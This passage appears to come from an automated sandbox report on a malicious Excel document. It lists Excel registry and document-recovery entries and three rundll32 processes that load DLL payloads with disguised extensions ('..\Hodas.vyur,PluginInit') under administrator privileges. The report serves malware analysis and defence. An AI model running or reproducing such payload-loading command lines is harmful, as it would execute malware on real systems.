| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 7 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx | success or wait | 2 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 8 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx | success or wait | 2 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 9 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx | success or wait | 2 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 10 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx | success or wait | 2 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 11 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx | success or wait | 2 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 12 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx | success or wait | 2 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 13 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx | success or wait | 2 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 14 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx | success or wait | 2 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 15 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx | success or wait | 2 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 16 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx | success or wait | 2 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 17 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx | success or wait | 2 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 18 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx | success or wait | 2 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 19 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx | success or wait | 2 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 20 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx | success or wait | 2 | 7FEEA9E9AC0 | unknown |

Copyright Joe Security LLC 2021

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC1AA | EC1AA | binary | 04 00 00 00 60 07 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 33 80 2B 25 29 2B D7 01 AA C1 0E 00 AA C1 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC236 | EC236 | binary | 04 00 00 00 60 07 00 00 2E 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 43 00 6F 00 6E 00 74 00 72 00 61 00 63 00 74 00 5F 00 31 00 33 00 32 00 35 00 30 00 38 00 35 00 36 00 32 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 96 EC 40 25 29 2B D7 01 36 C2 0E 00 36 C2 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1086FB | 1086FB | binary | 04 00 00 00 60 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 93 87 40 6A 29 2B D7 01 FB 86 10 00 FB 86 10 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 4 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 5 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 6 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 7 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 8 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 9 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 10 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 11 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 12 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 13 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 14 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 15 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 16 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 17 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 18 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 19 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx | success or wait | 1 | 7FEEA9E9AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 20 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx | success or wait | 1 | 7FEEA9E9AC0 | unknown |

Copyright Joe Security LLC 2021

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1088B0 | 1088B0 | binary | 04 00 00 00 60 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 93 87 40 6A 29 2B D7 01 B0 88 10 00 B0 88 10 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00

| | |
|---|---|
| Wow64 process (32bit): | false |
| Commandline: | rundll32 ..\Hodas.vyur,PluginInit |
| Imagebase: | 0xff0e0000 |
| File size: | 45568 bytes |
| MD5 hash: | DD81D91FF3B0763C392422865C9AC12E |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|

## Analysis Process: rundll32.exe PID: 2456 Parent PID: 1888

### General

| | |
|---|---|
| Start time: | 14:11:00 |
| Start date: | 06/04/2021 |
| Path: | C:\Windows\System32\rundll32.exe |
| Wow64 process (32bit): | false |
| Commandline: | rundll32 ..\Hodas.vyur1,PluginInit |
| Imagebase: | 0xff0e0000 |
| File size: | 45568 bytes |
| MD5 hash: | DD81D91FF3B0763C392422865C9AC12E |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|

## Analysis Process: rundll32.exe PID: 2852 Parent PID: 1888

### General

| | |
|---|---|
| Start time: | 14:11:00 |
| Start date: | 06/04/2021 |
| Path: | C:\Windows\System32\rundll32.exe |
| Wow64 process (32bit): | false |
| Commandline: | rundll32 ..\Hodas.vyur2,PluginInit |
| Imagebase: | 0xff0e0000 |
| File size: | 45568 bytes |
| MD5 hash: | DD81D91FF3B0763C392422865C9AC12E |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|

Copyright Joe Security LLC 2021

# Disassembly

## Code Analysis